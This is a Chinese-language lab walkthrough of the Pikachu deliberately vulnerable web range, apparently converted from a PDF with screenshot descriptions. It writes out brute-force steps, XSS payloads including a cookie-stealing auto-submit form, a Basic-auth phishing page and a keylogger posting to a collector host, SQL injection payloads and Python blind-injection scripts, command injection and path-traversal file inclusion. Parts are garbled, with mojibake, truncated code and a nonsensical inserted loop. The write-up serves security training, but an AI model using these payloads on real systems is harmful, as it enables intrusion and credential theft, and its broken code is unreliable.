


## Pikachu靶场通关

# 暴力破解

## 1. 基于表单的暴力破解

看到没有任何防御暴力破解的措施，直接抓包发送到Intruder模块进行爆破。



将password设置为爆破变量，为了快速的发现密码这里就不用字典进行爆破了，直接给几个参数。

You can define one or more payload sets. The number of payload sets depends on the attack type defined and each payload type can be customized in different ways.

Payload set:  Payload count: 5  
Payload type:  Request count: 5

## ? Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	aaa
Load ...	bbbb
Remove	dddd
Clear	123
	123456
Add	

开始爆破，得到admin密码。

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	35081	
1	aaa	200	<input type="checkbox"/>	<input type="checkbox"/>	35081	
2	bbbb	200	<input type="checkbox"/>	<input type="checkbox"/>	35081	
3	dddd	200	<input type="checkbox"/>	<input type="checkbox"/>	35081	
4	123	200	<input type="checkbox"/>	<input type="checkbox"/>	35081	
5	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	35057	

RequestResponse

RawHeadersHexHTMLRender

```
<label><input class="submit" name="submit" type="submit"
value="Login" /></label>
<!--           <button type="button" name="submit">-->
<!--           <i class="ace-icon fa fa-key"></i>-->
<!--           <span class="bigger-110">Login</span>-->
<!--           </button>-->
</div>

</form>
<p> login success</p>

</div><!-- /.widget-main -->


</div><!-- /.widget-body -->
```

## 2.验证码绕过(on server)

发现登录页面有验证码验证，抓包发送到repeated模块。


```
POST /pikachu/vul/burteforce/bf_server.php HTTP/1.1
Host: 192.168.1.103
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:73.0) Gecko/20100101 Firefox/73.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 53
Origin: http://192.168.1.103
Connection: close
Referer: http://192.168.1.103/pikachu/vul/burteforce/bf_server.php
Cookie: PHPSESSID=t7961arvf8kqs7hvtk66ssm0j2
Upgrade-Insecure-Requests: 1
```

username=admin&password=123&vcode=mn2err&submit=Login



The screenshot shows a login form with three input fields: 'admin' for the username, '123' for the password, and 'mn2err' for the captcha code. A 'Login' button is located below the fields. The captcha code 'mn2err' is highlighted with a red box.

发送两次包，发现两次包的返回信息都一样，说明这个验证码没有失效，所以可以直接破解。



The screenshot shows the Burp Suite interface. On the left, the 'Request' tab is selected, displaying the raw HTTP request. On the right, the 'Response' tab is selected, showing the response body. The response body contains the text 'Please Enter Your Information' and a login form with fields for 'Username', 'Password', and '验证码' (Captcha). The 'Login' button is also visible. The response body also includes the error message 'username or password is not exists'.

得到密码。

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	35342	
1	aaa	200	<input type="checkbox"/>	<input type="checkbox"/>	35342	
2	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	35318	

Request Response

Raw Headers Hex HTML Render

```

<div class="space"></div>

<div class="clearfix">
  <label><input class="submit" name="submit" type="submit"
value="Login" /></label>
</div>

</form>
<p> login success</p>

</div><!-- /.widget-main -->

</div><!-- /.widget-body -->

```

1 match

Finished

查看源代码发现，验证码每次验证后没有进行销毁，所以这个验证码形同虚设。

```

} else {
    验证验证码是否正确
    if (strtolower($_POST['vcode']) != strtolower($_SESSION['vcode'])) {
        $html .= "<p class='notice'>验证码输入错误哦!</p>";
        //应该在验证完成后, 销毁该$_SESSION['vcode']
    } else {
        while (alive) {
            sleep();
            code();
        }
    }
}

```

### 3. 验证码绕过(on client)

抓包查看，发现设置验证码的代码在前台，可以发现是5位数的验证码并且组成字符也知道了，可以写个脚本跑出所有代码，然后替换爆破。但是这个不用那么麻烦，我们重新发送两次包发现这个和前一个一样，验证码都没有失效，所以直接爆破即可。

```

var code; //在全局 定义验证码
function createCode() {
    code = "";
    var codeLength = 5; //验证码的长度
    var checkCode =
document.getElementById("checkCode");
    var selectChar = new Array(0, 1, 2, 3, 4, 5, 6,
7, 8,
9, 'A', 'B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N',
'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z'); //所有
候选组成验证码的字符，当然也可以用中文的

    for (var i = 0; i < codeLength; i++) {
        var charIndex = Math.floor(Math.random() *
36);

        code += selectChar[charIndex];
    }
    //alert(code);
    if (checkCode) {
        checkCode.className = "code";
        checkCode.value = code;
    }
}

function validate() {
    var inputCode =
document.querySelector('#bf_client .vcode').value;
    if (inputCode.length <= 0) {
        alert("请输入验证码!");
        return false;
    } else if (inputCode != code) {
        alert("验证码输入错误!");
        createCode(); //刷新验证码
        return false;
    }
}

```

```

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:73.0)
Gecko/20100101 Firefox/73.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 52
Origin: http://192.168.1.103
Connection: close
Referer:
http://192.168.1.103/pikachu/vul/burteforce/bf_client.php
Cookie: PHPSESSID=t7961arvf8kqs7hvtk66ssm0j2
Upgrade-Insecure-Requests: 1

username=admin&password=123&vcode=E1S34&submit=Login

```

```

<i class="ace-icon fa
fa-lock"></i>
</span>
</label>
</br>
<label><input type="text"
onclick="createCode()" readonly="readonly" id="checkCode"
class="unchanged" style="width: 100px" /></label><br />
<label><input class="submit" name="submit"
type="submit" value="Login" /></label>
</form>
<p> username or password is not exists~</p>
</div><!-- /.widget-main -->
</div><!-- /.widget-body -->

```

## 4.token防爆破?

token发现这个没有验证码，但是每次提交都要提交对应的token，token是隐藏在我们前台的，所以我们可以每次获取这个token，burp也提供了这个功能，做法如下：

第一步

第二步

第三步

第四步

Define extract grep item

Define the location of the item to be extracted. Selecting the item in the response panel will create a suitable configuration automatically. You can also modify the configuration manually to ensure it works effectively.

Define start and end

Start after expression: value=

End at delimiter: >

Extract from regex group

Case sensitive

Refetch response

Grep - Extract

These settings can be used to extract useful information from responses.

Extract the following items from responses:

Add

Edit

Remove

Duplicate

Up

Down

Clear

Maximum capture length: 100

Payload set: 1

Payload count: 1

Payload type: Simple list

Request count: 0

## 2) Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

aa

Load ...

Remove

Clear

Add

123456

Add from list ...

Set Connection: close

### Request Engine

These settings control the engine used for making HTTP requests:

Number of threads:

Number of retries on network failure:

Pause before retry (milliseconds):

Throttle (milliseconds): ☒ Fixed   
☐ Variable: start  step

Start time: ☒ Immediately  
☐ In  minutes  
☐ Paused

Payload set:  Payload count: unknown

Payload type:  Request count: 1

#### Payload Options [Recursive grep]

This payload type lets you extract each payload from the response to the previous an exploit. Extract grep items can be defined in the Options tab.

Select the "extract grep" item from which to derive payloads:

From [value=""] to ["/>]

aa	200	34628	837566e4d29c22180...
123456	837566e4d29c2218032865...	200	34649 258365e4d29c4319b...

Request Response

Raw Headers Hex HTML Render

```
</label>
</br>

<input type="hidden" name="token"
blue="258365e4d29c4319b9904601574" />

<label><input class="submit" name="submit" type="submit"
blue="Login" /></label>


</form>
<p> login success</p>

</div><!-- /.widget-main -->

</div><!-- /.widget-body -->
```


# XSS

## 1.反射型xss(get)



## 2.反射型xss(post)

漏洞存在于登入后的输入框中，查看前台输入框，构造payload触发xss。



payload:

```
</p><script>alert(/111/)</script><p>
```

利用反射型xss盗取cookie



以post 反射型xss为例:

```
<html>
<head>
<script>
window.onload = function()
{
document.getElementById("postsubmit").click();
}
</script> </head>
<body>
<form action="http://192.168.1.103/pikachu/vul/xss/xsspost/xss_reflected_post.php" method="post">
<input class="xss_in" type="text" name="message" value="
<script>document.location='http://192.168.1.103/pikachu/pkxss/xcookie/cookie.php
cookie='+document.cookie;</script>">
<input type="submit" name="submit" value="submit">
</form>
</body>
</html>
```

这个靶场集成了xss的接收平台，可以先xss利用代码。  
当登陆后的用户访问到了我们构造的盗取cookie的页面，cookie会出现在接收页面。  
url:

http://192.168.1.103/pikachu/pkxss/xcookie/get\_cookie.html

[返回首页](#)

id	time	ipaddress	cookie	re
1	2020-02-19 08:53:54	192.168.1.103	ant[uname]=admin; ant[pw]=10470c3b4b1fed12c3baac014be15fac67c6e815; PHPSESSID=t7961arvf8kqs7hvtk66ssm0j2	hy />
2	2020-02-19 08:54:51	192.168.1.103	ant[uname]=admin; ant[pw]=10470c3b4b1fed12c3baac014be15fac67c6e815; PHPSESSID=t7961arvf8kqs7hvtk66ssm0j2	hy />

### 3.存储型xss

存储型xss比反射型xss危害更大，存储型xss的payload被存储到数据库中，一旦用户访问就会执行对应的payload。

留言列表:

111

删除

```
<br>
<br>
<p class="line">留言列表: </p>
<p class="con">111</p>
<a href="xss_stored.php?id=56">删除</a>
</div>
```

```
</p><script>alert(/11/)</script><p>
```



#### 利用存储型xss钓鱼

靶场已经准备好了对应的钓鱼页面:

```
<?php
error_reporting(0);
// var_dump($_SERVER);
if ((!isset($_SERVER['PHP_AUTH_USER'])) || (!isset($_SERVER['PHP_AUTH_PW'])))

//发送认证框，并给出迷惑性的info
    header('Content-type:text/html;charset=utf-8');
```

```

        header("WWW-Authenticate: Basic realm='认证'");
        header('HTTP/1.0 401 Unauthorized');
        echo 'Authorization Required.';
        exit;
    } else if ((isset($_SERVER['PHP_AUTH_USER'])) && (isset($_SERVER['PHP_AUTH_
    {
    //将结果发送给搜集信息的后台, 请将这里的IP地址修改为管理后台的IP
        header("Location: http://192.168.1.15/pkxss/xfish/xfish.php?
        username={$_SERVER[PHP_AUTH_USER]}
        &password={$_SERVER[PHP_AUTH_PW]}");
    }
    ?>

```

将这段代码插入后每次用户访问都会basic认证, 如果用户防范不高就会输入自己的用户名和密码, 我们就可以在钓鱼后台得到数据。

```

</p><script src='http://192.168.1.103/pikachu/pkxss/xfish/fish.php'></script>
<p>

```

## pikachu Xss 钓鱼结果

[返回首页](#)

id	time	username	password	referer	操作
1	2020-02-19 09:09:52	naraku	1234	http://192.168.1.103/pikachu/vul/xss/xss_stored.php	<a href="#">删除</a>

## 利用存储型xss进行键盘记录

在靶场提供了一个记录键盘输入的代码: 在pkxss/rkeypress目录下  
这里需要将rk.js中的第54行修改成我们自己对应的ip

```

var postdate = xl;
ajax.open("POST", "http://192.168.1.103/pkxss/rkeypress/rkserver.php", true);
ajax.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
ajax.setRequestHeader("Content-length", postdate.length);
ajax.setRequestHeader("Connection", "close");
ajax.send(postdate);

```

然后插入payload:

```

</p><script src="http://192.168.1.103/pikachu/pkxss/rkeypress/rk.js">
</script><p>

```

然后是两个主机进行操作，需要在js文件中加入允许跨域

```
设置允许被跨域访问 header("Access-Control-Allow-Origin:");
```

## DOM型xss

查看源代码发现，有段js代码：

```
<script>
function domxss() {
    var str = document.getElementById("text").value;
    document.getElementById("dom").innerHTML = "<a href='"+str+"'>what do you see?</a>";
}
//试试： '>
//试试： ' onclick="alert('xss')"'>, 闭合掉就行
</script>
<!--<a href="" onclick=('xss')-->
```

这个代码意思是将我们输入的文本，写入a标签的href属性中，在最后也给出了我们对应的payload




## DOM型xss-x

和上一个一样，只不过是把输入发到了url中，查看源代码发现：

```
<script>
function domxss() {
    var str = window.location.search;
    var txss = decodeURIComponent(str.split("text=")[1]);
    var xss = txss.replace(/\+/g, ' ');
    alert(xss);

    document.getElementById("dom").innerHTML = "<a href='"+xss+"'>就让往事都随风, 都随风吧</a>";
}
//试试： '>
//试试： ' onclick="alert('xss')"'>, 闭合掉就行
</script>
<!--<a href="" onclick=('xss')-->
```

闭合：




```
//试试: '>  
//试试: ' >, 闭合掉就行
```

## xss盲打

盲打意思是我们输入的xss，会到后台我们不知道成不成功，这就叫xss盲打  
在前台两个输入框中输入如下payload：

```
</textarea><script>alert("111")</script><textarea>  
"><script>alert("111")</script>
```

在后台发现xss成功：



## xss之过滤

经过测试发现是过滤的script，可以使用大写绕过。  
payload：

```
</P><ScRipt>alert(/xss/)</ScRipt><P>
```

## xss之htmlspecialchars

htmlspecialchars()是PHP提供的一个对特殊字符进行转义的函数，它可以把预定义的字符转换为HTML实体

```
&转换为&amp  
“转换为&quot;  
‘转换为&#039
```

```
<转换为&lt  
>转换为&gt
```

```
$value = htmlspecialchars($_GET['value'], ENT_COMPAT); # 第2个参数规定了如何处理引号 ENT_COMPAT # 默认,仅对双引号进行编码  
ENT_QUOTES # 推荐,编码单双引号  
ENT_NOQUOTES # 不编码任何引号
```

经过测试发现这个使用的是默认的只对双引号进行转义实体,所以我们用单引号构造payload:

```
x' javascript:alert(1)
```



## xss之href输出

用javascript进行绕过  
payload:

```
JavaScript:alert(1)
```



## xss之js输出

通过查看源代码发现输入被拼接到了js代码中

```
22 <script>
23     $ms='111';
24     if($ms.length != 0){
25         if($ms == 'tmac'){
26             $(' #fromjs').text(' tmac确实厉害,看那小眼神..')
27         }else {
28             //         alert($ms);
29             $(' #fromjs').text(' 无论如何不要放弃心中所爱..')
30         }
31     }
32 }
33
34
```

构造payload时需要将payload后面的js代码注释掉:

```
xxx' </script><script>alert(1)//
```

---

## SQL-Inject

### 数字型post

直接抓包 发现有报错提示可以使用报错注入。

payload如下:

```
1and updatexml(0x7e,concat(0x7e,database(),0x7e),0x7e)

1and updatexml(0x7e,concat(0x7e,(select table_name from
information_schema.tables where table_schema=database() limit
0,1),0x7e),0x7e)

1 and updatexml(0x7e,concat(0x7e,(select column_name from
information_schema.cloumns where table_name='users' limit 0,1),0x7e),0x7e)

1 and updatexml(0x7e,concat(0x7e,(select concat(username,0x3a,password) from
users limit 0,1),0x7e),0x7e)
```

---

### 字符型注入

发现参数出现在url中, 如上面一样使用报错注入即可

---

## 搜索型注入

搜索型注入是出现在搜索框中的，注入类型和其他的一样，只是在对搜索框的注入进行检测时，需要注意闭合方式，一般的搜索框的sql语句都是:%' 要有一个%，表示模糊匹配。

---

## xx型的注入

这个就是要提示后台的sql语句闭合，会有所不同。需要多加尝试，这个xx型注入的闭合方式为: ('\$\_GET('name')')。是通过单引号加括号闭合的。

---

## insert/update注入

```
sql语句为:  
insert users values('1','2',3,.....)  
update users set name='da4er' where name='123'
```

在这种语句中不能使用union联合查询，因为这个不是查询而是操作。一般都使用报错注入或者盲注，这题可以使用报错注入。

对应的语句都是一样的：

```
da4er' or updatexml(0x7e,concat(0x7e,database()),0x7e),0x7e) or '
```

对应insert/update注入 要特别注意不能使用注释符号将后面的全部注释掉，因为这会是后端的语句报错。

---

## delete注入

delete语句:delete from 表名 where 列名=值

---

## http header注入

对http头没有过滤好，并且出现在了浏览器上，我们可以对http头注入，注入方法和前面的一致。

---



## 盲注(布尔)

正确的页面和错误的页面返回不一样，这样的可以使用布尔盲注。  
手工测很麻烦，我们可以写个脚本来提我们来完成。

```
import requests
header={
    "User-Agent":"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML
}
def database_len():
    count=0
    for i in range(9999):
        base_url='''http://192.168.1.103/pikachu/vul/sqli/sqli_blind_b.p

        payload='''?name=lucy' and length(database())>
    {} or ' &submit=查询'''.format(i)
        url=base_url+payload
        # print(url)
        resp=requests.get(url,headers=header)
        text=resp.text
        # print(text)
        if "您输入的username不存在" in text:
            break
        else:
            count +=1
    return count
# len=database_len()
def database_name():
    database_name=''
    for i in range(1,8):
        for j in '0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz':

            base_url = "http://192.168.1.103/pikachu/vul/sqli/sqli

            payload="?
name=lucy' and substr(database(),%d,1) = '%s' or ' &submit=查询"%(i, j)
            url=base_url+payload
            resp=requests.get(url,headers=header)
            text=resp.text
            # print(text)
```

```

        if "您输入的username不存在" in text:
            pass
        else:
            database_name +=j
            print(database_name)

database_name()

```

上面只写了猜测数据库长度和数据库名的脚本。

## 盲注(时间盲注)

时间盲注意思是：没有报错提示，没有可显字段，没有正确错误操作时的不同显示。所以只能使用时间来判断是否存在注入，脚本如下。

```

import requests
import time
import datetime
def database_len():
    for i in range(1,10):
        url='''http://192.168.1.103/pikachu/vul/sqli/sqli_blind_t.php'''

        payload='''?
name=1' and if (length(database())=%d,sleep(5),1) or ' &submit=æŷ#è º''' %i

        print(url+payload)
        time1=datetime.datetime.now()
        r=requests.get(url+payload)
        time2=datetime.datetime.now()
        l=(time2-time1).seconds
        if l>=5:
            print('database_len:',i)
            break
        #else:
        #    print(i)
        #    break
database_len()
def database_name():
    name = ''
    for j in range(1, 9):

```

```

for i in '0123456789abcdefghijklmnopqrstuvwxyz':
    url = '''http://127.0.0.1/sqli/Less-9/'''
    payload = '''?
id=1' and if(substr(database(),%d,1)='%s',sleep(2),1)''' % (j,i)
    time1 = datetime.datetime.now()
    r = requests.get(url + payload + ' — ')
    time2 = datetime.datetime.now()
    sec = (time2 - time1).seconds
    if sec >= 2:
        name += i
        print(name)
        break
    print('database_name:', name)
# database_name()

```

## 宽字节注入

宽字节注入意思是：网站对单引号等进行了转义，但是数据库使用的是gbk编码，它和utf-8编码不同，它把两个字节的转换成汉字，所以但我们单引号被转义成' 可以尝试宽字节注入，加上%df'，这样%df和反斜杠的url编码(%5c)被转换成了"逵"，从而绕过了转义

http://127.0.0.1/sqli/Less-9/1?id=1' and if(substr(database(),%d,1)='%s',sleep(2),1)''' % (j,i)  
 Cookie: PHPSESSID=g6r6452jtkmrsvas5gas9fdq2  
 Upgrade-Insecure-Requests: 1

name=kobe%df' or 1=1#&submit=%E6%9F%A5%E8%AF%A2

```

010.2 <br />your email is: lili@pikachu.com</p><p
class='notice'>your uid:3 <br />your email is:
kobe@pikachu.com</p><p class='notice'>your uid:4 <br
/your email is: grady@pikachu.com</p><p
class='notice'>your uid:5 <br />your email is:
kevin@pikachu.com</p><p class='notice'>your uid:6 <br
/your email is: lucy@pikachu.com</p><p
class='notice'>your uid:7 <br />your email is:
lili@pikachu.com</p><p class='notice'>your uid:25 <br
/your email is: asa</p><p class='notice'>your uid:26 <br
/your email is: asa</p><p class='notice'>your uid:27 <br
/your email is: 4</p><p class='notice'>your uid:28 <br
/your email is: asa</p><p class='notice'>your uid:29 <br
/your email is: asa</p><p class='notice'>your uid:30 <br
/your email is: 66</p><p class='notice'>your uid:31 <br
/your email is: </p><p class='notice'>your uid:32 <br
/your email is: </p>
</div>

```

## RCE

### 命令执行

主要是php提供了用户可以执行系统命令的函数，但是没有对用户输入进行很好的过滤，导致用户可以任意命令执行。像system()函数等

我们可以通过:&& || and or 来连接系统命令

Here, please enter the target IP address!

127.0.0.1 | dir

ping

~~~~~ Ping 127.0.0.1 ~~~~~ 32 ~~~~~j~~~~~:

~~~~~ 127.0.0.1 ~~~~~ 32=~~~~~ :~~~~~ h~~~~~<1ms TTL=128

~~~~~ 127.0.0.1 ~~~~~ 32=~~~~~ :~~~~~ h~~~~~<1ms TTL=128

~~~~~ 127.0.0.1 ~~~~~ 32=~~~~~ :~~~~~ h~~~~~<1ms TTL=128

~~~~~ 127.0.0.1 ~~~~~ 32=~~~~~ :~~~~~ h~~~~~<1ms TTL=128

127.0.0.1 ~~~~ Ping T~~~~~U~:

~~~~~: ~~~~~ = 4~~~~~ = 4~~~~~ = 0 (0% ~~~~~)

~~~~~rÉ~~~~~h~~~~~(~~~~~I~~~~~):

~~~~~ = 0ms~~~~~ = 0ms~~~~~ = 0ms

~~~~~ G ~~~~~eI~~~~~

~~~~~κ~~~~~ 4AE3-EDD8

G:\PHPstudy\PHPTutorial\WWW\pikachu\vul\rce ~~~~~L%

2020-02-04 20:10

.

2020-02-04 20:10

..

|            |       |       |                               |
|------------|-------|-------|-------------------------------|
| 2019-11-05 | 11:00 | 4,122 | rce.php                       |
| 2019-11-05 | 11:00 | 2,227 | rce_eval.php                  |
| 2019-11-05 | 11:00 | 2,712 | rce_ping.php                  |
|            |       | 3     | ~~~~~l~~~~~                   |
|            |       |       | 9,061 ~~~~~                   |
|            |       | 2     | ~~~~~L% 441,578,610,688 ~~~~~ |

## 代码执行

eval等php提供用户可以代码执行的函数。

## File Inclusion

文件包含漏洞分为本地的文件包含和远程的文件包含

### 本地文件包含

攻击者更多的会包含一些 固定的系统配置文件，从而读取系统敏感信息。很多时候本地文件包含漏洞会结合一些特殊的文件上传漏洞

nclude/fi\_local.php?filename=../../../../../../../../flag.txt&submit=提交查询

CTF学习笔记 | zqix的... Brainfuck/Text/Ook!... 2017湖湘杯·CTF Wr... 在线Rabbit加密 | Rab... 红版

flag{1123445677}

file include > 本地文件包含

which NBA player do you like?

.....

提交查询

## 远程文件包含

